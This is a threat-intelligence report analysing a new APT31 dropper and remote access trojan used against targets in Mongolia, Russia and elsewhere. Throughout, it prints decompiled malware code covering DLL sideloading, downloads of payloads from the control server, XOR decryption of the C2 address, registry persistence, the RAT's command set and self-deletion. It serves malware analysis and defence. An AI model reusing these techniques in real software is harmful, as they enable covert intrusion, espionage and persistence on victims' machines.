APT31 new dropper. Target destinations: Mongolia, Russia, the U.S., and elsewhere

ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/apt31-new-attacks

Published on 3 August 2021

Introduction

PT Expert Security Center (PT ESC) specialists regularly track the activity of hacker groups and the emergence of new information security threats (threat intelligence). During such monitoring in April 2021, a mailing list with previously unknown malicious content was sent to Mongolia. Some of the files found during the study had rather interesting names ("хавсралт.scr" ["havsralt.scr"] (mong. attachment), "Информация_Рб_июнь_2021_года_2021062826109.exe") and, as the study showed, they contained a remote access trojan (RAT). Similar attacks were subsequently identified in Russia, Belarus, Canada, and the United States. According to PT ESC threat intelligence analysts, from January to July 2021, approximately 10 attacks were carried out using the discovered malware samples. A detailed analysis of malware samples, data on the paths on which working directories and registry keys were located, techniques and mechanisms used by the attackers (from the injection of malicious code to the logical blocks and structures used) helped correlate this malware with the activity of the APT31 group.

This group, also known as Judgment Panda (CrowdStrike) and Zirconium (Microsoft), has been active since at least 2016. The group is presumed to be of Chinese origin, providing data to the Chinese government and state-owned enterprises to achieve political, economic, and military advantages. Cyberespionage is of key interest. The attackers' targets include the government sector, aerospace and defense enterprises, as well as international financial companies and the high-tech sector. In different years, the group's victims have included the government of Finland and, it is presumed, the governments of Norway and Germany too. The group also attacked organizations and individuals close to U.S. presidential candidates during the 2020 campaign. Recent attacks on companies in France, involving the hacking of home and office routers, have also been linked with the group.

In this article, we will study the malware created by the group, focus in more detail on the types of droppers discovered and the tricks used by its developers. We will also present the criteria on the basis of which the attacks were attributed.

Analysis of malicious content

Dropper

The main objective of the dropper, the appearance of the main function of which is shown in Figure 1, is the creation of two files on the infected computer: a malicious library and an application vulnerable to DLL Sideloading (this application is then launched). Both files are always created over the same path: C:\ProgramData\Apacha. In the absence of this directory, it is created and the process is restarted.

```
strcpy(pSideloadFileName, "C:\\\\ProgramData\\\\Apacha\\\\ssvagent.exe");
FirstFileA = FindFirstFileA(pSideloadFileName, &FindFileData);
if ( FirstFileA == (HANDLE)-1 )
{
  FindClose((HANDLE)0xFFFFFFFF);
  strcpy(pApacheName, "C:\\\\ProgramData\\\\Apacha");
  v8 = FindFirstFileA(pApacheName, &v16);
  if ( v8 == (HANDLE)-1 )
  {
    FindClose((HANDLE)0xFFFFFFFF);
    CreateDirectoryA(pApacheName, 0);
  }
  else
  {
    FindClose(v8);
  }
  FileA = CreateFileA(pSideloadFileName, 0x40000000u, 1u, 0, 2u, 0x80u, 0);
  WriteFile(FileA, &pSideloadDllData, 0x8728u, NumberOfBytesWritten, 0);
  CloseHandle(FileA);
  strcpy(v20, "C:\\\\ProgramData\\\\Apacha\\\\MSVCR110.dll");
  v10 = CreateFileA(v20, 0x40000000u, 1u, 0, 2u, 0x80u, 0);
  WriteFile(v10, pMaliciousLibrary, 0x2C00u, NumberOfBytesWritten, 0);
  CloseHandle(v10);
  GetModuleFileNameW(0, (LPWSTR)Filename, 0x104u);
  phToken = 0;
  active = WTSGetActiveConsoleSessionId();
  WTSQueryUserToken(active, &phToken);
  GetModuleFileNameA(0, CmdLine, 0x104u);
  WinExec(CmdLine, 0);
  return 1;
}
else
{
  strcpy((char *)NumberOfBytesWritten, "werg48");
  Thread = 0;
  if ( !sub_401000(v4) )
    Thread = CreateThread(0, 0, fnErrorMessage, 0, 0, 0);
  memset(&StartupInfo.wShowWindow, 0, 20);
  StartupInfo.wShowWindow = 5;
  memset(&StartupInfo, 0, 48);
  ProcessInformation = 0i64;
  StartupInfo.cb = 68;
  if ( CreateProcessA(pSideloadFileName, 0, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation) )
  {
    FindClose(FirstFileA);
    if ( Thread )
      WaitForSingleObject(Thread, 0xFFFFFFFF);
  }
  return -1;
```

Figure 1. Overview of the dropper's basic function

At the second stage, the application launched by the dropper loads the malicious library and calls one of its functions. It is noteworthy that MSVCR100.dll was chosen as the name of the malicious library in all cases. A library with an identical name is included in Visual C ++ for Microsoft Visual Studio. It is available on almost all PCs, but in a legitimate case it is located in the System32 folder (Figure 2). Moreover, the size of the malicious library is much smaller than the legitimate one.



Figure 2. Parameters of the legitimate MSVCR100.dll

It is also worth noting the trick of the malware developers: by way of exports, the library contains names that can be found in the legitimate MSVCR100.dll. Without a doubt, this was done to make the malicious library as identical to the original version as possible.

__argc	10001010	10
__dllonexit	10001010	11
__set_app_type	10001010	12
__setusermatherr	10001010	13
__wargv	10001010	14
__wgetmainargs	10001010	15
_amsg_exit	10001010	16
_cexit	10001010	17
_commode	10001010	18
_configthreadlocale	10001010	19
_controlfp_s	10001010	20
_crt_debugger_hook	10001010	21
_except_handler4_common	10001010	22
_exit	10001010	23
_fmode	10001010	24
_ftime64_s	10001010	25
_initterm	10001010	26
_initterm_e	10001C70	27
_invoke_watson	10001010	28
_localtime64	10001010	29
_lock	10001010	30
_onexit	10001010	31
_recalloc	10001010	32
_snwprintf_s	10001010	33
_unlock	10001010	34
_vsnwprintf_s	10001010	35
_wcmdln	10001010	36
_wdupenv_s	10001010	37
_wfopen_s	10001010	38
_wputenv	10001010	39
_wsplitpath_s	10001010	40
_wstat64i32	10001010	41

Figure 3. Part of the exports of malicious MSVCR100.dll

However, the number of exports in the malicious sample is much smaller, and most of them are ExitProcess calls.

Below is an example of a call to a malicious function from the created library. After the call, control is transferred to the malicious code. Note that the names of malicious functions were most often those used during the regular loading of applications.

```
.text:00E96D62
.text:00E96D62
.text:00E96D62 ; Attributes: thunk
.text:00E96D62
.text:00E96D62 ; int __cdecl initterm_e(_PIFV *First, _PIFV *Last)
.text:00E96D62 _initterm_e proc near
.text:00E96D62
.text:00E96D62 First= dword ptr  4
.text:00E96D62 Last= dword ptr  8
.text:00E96D62
.text:00E96D62 jmp     ds:__imp__initterm_e
.text:00E96D62 _initterm_e endp
.text:00E96D62

; int __cdecl _initterm_e(_PIFV *First, _PIFV *Last)
__imp__initterm_e dd offset msvcr100__initterm_e
                                        ; DATA XREF: _initterm_e↑r
```

Figure 4. Calling a malicious function inside a legitimate application

During the analysis of malware samples, PT ESC specialists detected different versions of droppers that contain the same set of functions. The main difference is the name of the directory in which the files contained in the dropper will be created. However, in all the instances studied, the directories found in C:\ProgramData\ were used.

The version of the dropper that downloads all files from the control server is worthy of particular note. Let's take a closer look. At the first stage, the presence of a working directory is also checked, after which connection is made to the control server and the necessary data is downloaded from it.

```
FirstFileW = FindFirstFileW(L"C:\\ProgramData\\dot1xtray", &FindFileData);
if ( FirstFileW == (HANDLE)-1 )
{
  FindClose((HANDLE)0xFFFFFFFF);
  return !CreateDirectoryW(L"C:\\ProgramData\\dot1xtray", 0);
}
else
{
  FindClose(FirstFileW);
  return 2;
```

Figure 5. Checking for a directory

Communication with the server is not encrypted in any way, nor is the control server's address inside the malware. Downloaded files are written to the created working directory.

```
NumberOfBytesWritten = 0;
FileA = CreateFileA("C:\\ProgramData\\dot1xtray\\dot1xtray.exe", 0x40000000u, 1u, 0, 2u, 0x80u, 0);
WriteFile(FileA, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
CloseHandle(FileA);
v11 = CreateFileA("C:\\ProgramData\\dot1xtray\\MSVCR110.dll", 0x40000000u, 1u, 0, 2u, 0x80u, 0);
WriteFile(v11, v28 + 27, v23, &NumberOfBytesWritten, 0);
CloseHandle(v11);
v12 = CreateFileA("C:\\ProgramData\\dot1xtray\\dot1xtray.dll", 0x40000000u, 1u, 0, 2u, 0x80u, 0);
WriteFile(v12, v29 + 26, v31, &NumberOfBytesWritten, 0);
CloseHandle(v12);
if ( v25 > 0 )
```

Figure 6. Creating files in the working directory

Figure 7 displays the code sections responsible for downloading all files from the server (the last reviewed case), while Figure 8 displays the code for loading the main library (first instance).

```
    {
      v9 = HttpOpenRequestA(v3, "GET", szObjectName, "HTTP/1.1", szReferrer, 0, 0x80000000, 0);
    }
    else if ( UrlComponents.nScheme == INTERNET_SCHEME_HTTPS )
    {
      v9 = HttpOpenRequestA(v3, "GET", szObjectName, "HTTP/1.1", szReferrer, 0, 0x84E83100, 0);
      Buffer = 0;
      dwBufferLength = 4;
      InternetQueryOptionA(v9, 0x1Fu, &Buffer, &dwBufferLength);
      Buffer |= 0x100u;
      InternetSetOptionW(v9, 0x1Fu, &Buffer, 4u);
    }
    v19 = 0;
    v21 = 4;
    if ( v9 )
    {
      while ( 1 )
      {
        if ( !HttpSendRequestA(v9, 0, 0, 0, 0) )
          goto LABEL_15;
        v19 = 0;
        v21 = 4;
        if ( HttpQueryInfoW(v9, 0x20000013u, &v19, &v21, 0) )
        {
          if ( v19 == 200 )
            break;
LABEL_15:
          Sleep(0x2710u);
        }
      }
    }
    Size = 0;
    v21 = 4;
    HttpQueryInfoA(v9, 0x20000005u, &Size, &v21, 0);
    v10 = malloc(Size);
    v11 = 0;
    *v17 = v10;
    *v13 = Size;
    while ( 1 )
    {
      memset(pReadData, 0, sizeof(pReadData));
      if ( !InternetReadFile(v9, pReadData, 0x2000u, &dwNumberOfBytesRead) )
        break;
      if ( !dwNumberOfBytesRead && v11 == Size )
      {
        if ( v9 )
          InternetCloseHandle(v9);
        InternetCloseHandle(hConnect);
        InternetCloseHandle(hInternet);
        return 1;
      }
      memmove_0((v11 + *v17), pReadData, dwNumberOfBytesRead);
```

Figure 7. Downloading files from C2

```
  v7 = HttpOpenRequestA(v1, "GET", szObjectName, "HTTP/1.1", szReferrer, 0, 0x80000000, 0);
 }
 else if ( UrlComponents.nScheme == INTERNET_SCHEME_HTTPS )
 {
  v7 = HttpOpenRequestA(v1, "GET", szObjectName, "HTTP/1.1", szReferrer, 0, 0x84E83100, 0);
  Buffer = 0;
  dwBufferLength = 4;
  InternetQueryOptionA(v7, 0x1Fu, &Buffer, &dwBufferLength);
  Buffer |= 0x100u;
  InternetSetOptionA(v7, 0x1Fu, &Buffer, 4u);
 }
 v17 = 0;
 v19 = 4;
 if ( v7 )
 {
  while ( 1 )
  {
   if ( !HttpSendRequestA(v7, 0, 0, 0, 0) )
    goto LABEL_15;
   v17 = 0;
   v19 = 4;
   if ( HttpQueryInfoA(v7, 0x20000013u, &v17, &v19, 0) )
   {
    if ( v17 == 200 )
     break;
LABEL_15:
    Sleep(0x2710u);
   }
  }
 }
 v14 = 0;
 v19 = 4;
 HttpQueryInfoA(v7, 0x20000005u, &v14, &v19, 0);
 hFile = CreateFileA("C:\\ProgramData\\Apacha\\ssvagent.dll", 0x40000000u, 1u, 0, 2u, 0x80u, 0);
 v8 = 0;
 while ( 1 )
 {
  memset(pDownloadBuff, 0, sizeof(pDownloadBuff));
  if ( !InternetReadFile(v7, pDownloadBuff, 0x2000u, &dwNumberOfBytesRead) )
  {
   CloseHandle(hFile);
   goto LABEL_28;
  }
  if ( !dwNumberOfBytesRead && v8 == v14 )
   break;
  v9 = hFile;
  v8 += dwNumberOfBytesRead;
  if ( !WriteFile(hFile, pDownloadBuff, dwNumberOfBytesRead, &NumberOfBytesWritten, 0) )
  {
   CloseHandle(v9);
LABEL_28:
   if ( v7 )
    InternetCloseHandle(v7);
   InternetCloseHandle(hConnect);
   InternetCloseHandle(hInternet);
   return 0;
```

Figure 8. Downloading a malicious library from C2

Examining the open directories of control servers revealed unencrypted libraries (Figure 9).

Figure 9. Encrypted and unencrypted libraries on the server

It is also worth noting that in some cases, particularly during attacks on Mongolia, the dropper was signed with a valid digital signature (Figure 10). PT ESC experts believe that this signature was most likely stolen.



Figure 10. Valid digital signature of a dropper

Malicious library

Execution commences with receipt of a list of launched processes. That said, this has no impact on anything and is not used anywhere. The library then checks for the presence of the file C:\\ProgramData\\Apacha\\ssvagent.dll. This is the encrypted main load downloaded from the server. If this file does not exist, then the address of the control server from which the download will be performed is decrypted.

In fact, this is a 5-byte XOR with a key built into the library. Inside the binary file, the key is stored in the form xmmword with the constant 90000000900000009000000009h (the fifth byte is added to the memory by the malware itself using the direct address). In fact, encryption is performed with byte 0x9. After decrypting the C2 address, it connects to the control server and downloads the encrypted payload from it. Then the received data is saved in the file C:\\ProgramData\\Apacha\\ssvagent.dll, and the legitimate application ssvagent.exe is restarted. The main part of the described functions is presented in Figure 11.

```
counter = 0;
pEncrKey = *dword_100021E0;
hFile = (3 - pUrlEncrypted);
do
{
  pUrlEncrypted[counter] ^= *(&pEncrKey + 4 * (counter % 5u));
  pUrlEncrypted[counter + 1] ^= *(&pEncrKey + 4 * (counter - 5 * ((counter + 1) / 5u)) + 4);
  pUrlEncrypted[counter + 2] ^= *(&pEncrKey + 4 * (counter - 5 * (&pUrlEncrypted[v14 + counter] / 5)) + 8);
  pUrlEncrypted[counter + 3] ^= *(&pEncrKey + 4 * (counter - 5 * (&pUrlEncrypted[hFile + counter] / 5)) + 12);
  counter += 4;
}
while ( counter < 1024 );
while ( !fnPayloadDownload() )
  ;
memset(&StartupInfo.wShowWindow, 0, 20);
StartupInfo.wShowWindow = 5;
memset(&StartupInfo, 0, 48);
ProcessInformation = 0i64;
StartupInfo.cb = 68;
return CreateProcessW(
         L"C:\\ProgramData\\Apacha\\ssvagent.exe",
         0,
         0,
         0,
         0,
         0,
         0,
         0,
         &StartupInfo,
         &ProcessInformation)
```

Figure 11. Decrypting the C2 address, loading and launching a new instance of ssvagent.exe

If the payload has been loaded earlier, it is checked for an application that is already running. To do this, a mutex named ssvagent is created; if it has been created, the application ends.

The library then writes the legitimate ssvagent.exe to startup via the registry, as shown in Figure 12.

```
strcpy(SubKey, "SOFTWARE\\\\Microsoft\\\\Windows\\\\CurrentVersion\\\\Run");
result = RegOpenKeyExA(HKEY_CURRENT_USER, SubKey, 0, 0xF003Fu, &phkResult);
if ( !result )
{
  pcbData = 260;
  if ( RegGetValueA(phkResult, 0, "ssvagent", 2u, 0, pvData, &pcbData) )
    goto LABEL_6;
  result = strcmp("C:\\ProgramData\\Apacha\\ssvagent.exe", pvData);
  if ( result )
    result = result < 0 ? -1 : 1;
  if ( result )
  {
LABEL_6:
    RegSetValueExA(phkResult, "ssvagent", 0, 1u, "C:\\ProgramData\\Apacha\\ssvagent.exe", 0x23u);
    return RegCloseKey(phkResult);
  }
}
```

Figure 12. Persistence via registry key

After this, the file downloaded from the server is decrypted using a XOR operation with a 5-byte key. (The algorithm and key shown in Figure 10 differ from those used when decrypting the address of the control server.) Just as when decrypting the address of the control server, the key is stored in the form xmmword and is a constant: 110000003300000006000000Eh. The fifth byte is identical in all cases; its value is 0x12.

```
v8 = pdownloadedDAta;
v20 = 0x12;
pEncrKey = *dword_100021F0;
if ( pdownloadedDAta )
{
  do
  {
    *(v5 + cnt) ^= *(&pEncrKey + 4 * (cnt % 5));
    ++cnt;
    v8 = pdownloadedDAta;
  }
  while ( cnt < pdownloadedDAta );
}
fnLoadBinaryInMem(v5, v8);
FirstFileW = v14;
```

Figure 13. Decryption code of the main library

After this, the decrypted data is placed in the application memory, and control is transferred to it.

Payload

The main library starts its execution by creating a package that will be sent to the server. Officially, the package is created from three parts:

1. Main heading
2. Hash
3. Encrypted data

The main heading has the following structure:

```
typedef struct _MAIN_HEADER
{
DWORD sizeOfPacket;//excluding the field itself
DWORD const_1;
DWORD const_2;
} MAIN_HEADER, *PMAIN_HEADER;
```

The values of const_1 and const_2 are identical and remain unchanged from package to package (unit value equalized to 4 bytes value).

To generate a hash, which is preceded by the main heading, the malware obtains the MAC address and PC name (the result of executing GetComputerNameExW). These values are concatenated (without using any separators), after which an MD5 hash is taken from the resulting value, which is then converted into a string. An example of hash generation is presented in Figure 14.

```
1  from Crypto.Hash import MD5
2  a = b"00-FF-C7-7D-C6-D0DESKTOP-2CLQLRH"
3  hash = MD5.new()
4  hash.update(a)
5  print(hash.hexdigest())

b75e20dd7a1a46c1fbe4d3ee73d9c959
```

Figure 14. Example of hash generation

The third part of the package is then formed. The structure describing it is presented below:

```
typedef struct  _FIRST_PACKET
{
char pcName[]; //result of GetComputerNameExW
BYTE splitByte_0x09;
char userName[]; // result of GetUserNameW
BYTE splitByte_0x09;
char hostIp[];
BYTE splitByte_0x09;
char decrStr_1[2];
BYTE splitByte_0x2E;
char decrStr_2[1];
BYTE splitByte_0x2E;
char decrStr_3[5];
BYTE splitByte_0x2E;
char decrStr_4[2];
BYTE splitByte_0x2E;
char osVersion_inverted[2];
BYTE splitByte_0x09;
char version[3];
BYTE splitByte_0x09;
char macAddr[];
BYTE splitByte_0x09;
} _FIRST_PACKET, *_FIRST_PACKET;
```

Each field is separated from the other by a value of 0x09; some fields are separated by a value of 0x2E.



Figure 15. An example of a generated package

Heading fields decrStr_1 through decrStr_4 are not generated by the malware and are not collected on the infected computer. All values are encrypted inside the malware. Each value is decrypted separately and is added to the heading. The decrStr_4 field depends on the bitness of the operating system, which ultimately leads to different offsets of the encrypted data transferred to the decryption function (Figure 17) as an argument.

The format of a complete generated package is presented below. The main heading is highlighted in green; the hash, in red; the encrypted data, in yellow.



Figure 16. Encrypted package with all headings

```
_DWORD *__fastcall fnMainDecrypt(_DWORD *buffer, int startOfEncrData)
{
  unsigned int indexOfEncrData; // ebx
  char *p_outputData; // esi
  unsigned int indexOfPlainData; // ebx
  char v7[3]; // [esp+29h] [ebp-7h] BYREF

  indexOfEncrData = startOfEncrData;
  p_outputData = v7;
  if ( startOfEncrData >= 0 )
  {
    do
    {
      *--p_outputData = indexOfEncrData % 10 + 0x30;
      indexOfEncrData /= 10u;
    }
    while ( indexOfEncrData );
  }
  else
  {
    indexOfPlainData = -startOfEncrData;
    do
    {
      *--p_outputData = indexOfPlainData % 0xA + 0x30;
      indexOfPlainData /= 0xAu;
    }
    while ( indexOfPlainData );
    *--p_outputData = 0x2D;
  }
  buffer[5] = 15;
  buffer[4] = 0;
  *(_BYTE *)buffer = 0;
  if ( p_outputData != v7 )
    init_string(buffer, p_outputData, v7 - p_outputData);
  return buffer;
}
```

Figure 17. Decrypting data from a specific position within a binary file

The generated package is encrypted with RC-4 with the key 0x16CCA81F, which is embedded in the encrypted data and sent to the server. After this, malware waits for commands from the server.

Let's take a look at the list of commands that the malware implements:

- 0x3: get information on mapped drives.
- 0x4: perform file search.
- 0x5: create a process, communication through the pipe.
- 0xA: create a process via ShellExecute.
- 0xC: create a new stream with a file download from the server.
- 0x6, 0x7, 0x8, 0x9 (identical): search for a file or perform the necessary operation via SHFileOperationW (copy file, move file, rename file, delete file).
- 0xB: create a directory.
- 0xD: create a new stream, sending the file to the server.
- 0x11: self-delete.

It is noteworthy that some of them duplicate each other's functions, and some are identical in terms of code implementation. This is most likely connected with the fact that the potential malware version is 1.0. This assumption is based on the value embedded in the code and contained in the network packages.

The code for processing the last command is particularly intriguing: all the created files and registry keys are deleted using a bat-file.

```
memset(Buffer, 0, sizeof(Buffer));
GetTempPathA(0x104u, Buffer);
strcpy(pszMore, "killSeft.bat");
PathAppendA(Buffer, pszMore);
v0 = CreateFileA(Buffer, 0xC0000000, 1u, 0, 2u, 0x10000080u, 0);
if ( v0 )
{
  v6 = 15;
  nNumberOfBytesToWrite = 0;
  LOBYTE(lpBuffer[0]) = 0;
  v10 = 0;
  fnCopyString(lpBuffer, "ping 127.0.0.1 -n 5 \r\n", 0x16u);
  fnCopyString(lpBuffer, "del /f C:\\ProgramData\\Java\\ssvagent.dll && ", 0x2Bu);
  fnCopyString(lpBuffer, "del /f C:\\ProgramData\\Java\\ssvagent.exe && ", 0x2Bu);
  fnCopyString(lpBuffer, "del /f C:\\ProgramData\\Java\\MSVCR100.dll && ", 0x2Bu);
  fnCopyString(lpBuffer, "del %0 ", 7u);
  v1 = lpBuffer;
  NumberOfBytesWritten = 0;
  if ( v6 >= 0x10 )
    v1 = (LPCVOID *)lpBuffer[0];
  WriteFile(v0, v1, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
  CloseHandle(v0);
  strcpy(Operation, "open");
  Sleep(0x1388u);
  ShellExecuteA(0, Operation, Buffer, 0, 0, 0);
  fnMemFree_0(lpBuffer);
}
return 0;
```

Figure 18. Code for removing all components

Attribution

During their investigation, PT ESC specialists found a Secureworks report describing the APT31 DropboxAES RAT trojan. Analysis of the detected malware instances allows us to assert that the group is also behind the attack we studied. Numerous overlaps were found in functionality, techniques and mechanisms used, starting with the injection of malicious code (up to the names of the libraries used) and ending with logical blocks and structures used inside the program code. The paths along which the malware working directories are located and the registry keys through which the persistence mechanism and their identity to the working directories are provided are also identical. In addition, the command handlers executed by the malware proved to be extremely similar, while the self-delete mechanism is identical.

The main difference between this version of the malware and that reviewed by Secureworks lies in the communication of the main load with the control server. In the cases studied, there was a custom communication protocol that Dropbox does not use to exchange data.

Network infrastructure

The detected malware samples, including the encrypted ones, revealed no overlaps between them in the network infrastructure. Nevertheless, in several cases, the payload accessed nodes other than those from which it was downloaded.



Figure 19. Identified servers

In one of the latest malware samples, an interesting domain **inst.rsnet-devel[.]com** was identified, which imitates the domain of federal government bodies and government bodies of constituent entities of the Russian Federation for a segment of the Internet. This might indicate an attack on government organizations in the Russian Federation.

Authors: Denis Kuvshinov, Daniil Koloskov, PT ESC

Conclusion

In the study PT ESC specialists analyzed new versions of the malware used by APT31 in attacks from January to July this year. The revealed similarities with earlier versions of malicious samples described by researchers, such as in 2020, suggest that the group is expanding the geography of its interests to countries where its growing activity can be detected, Russia in particular. We believe that further instances will be revealed soon of this group being used in attacks, including against Russia, along with other tools that might be identified by code correspondence or network infrastructure.

IOCs

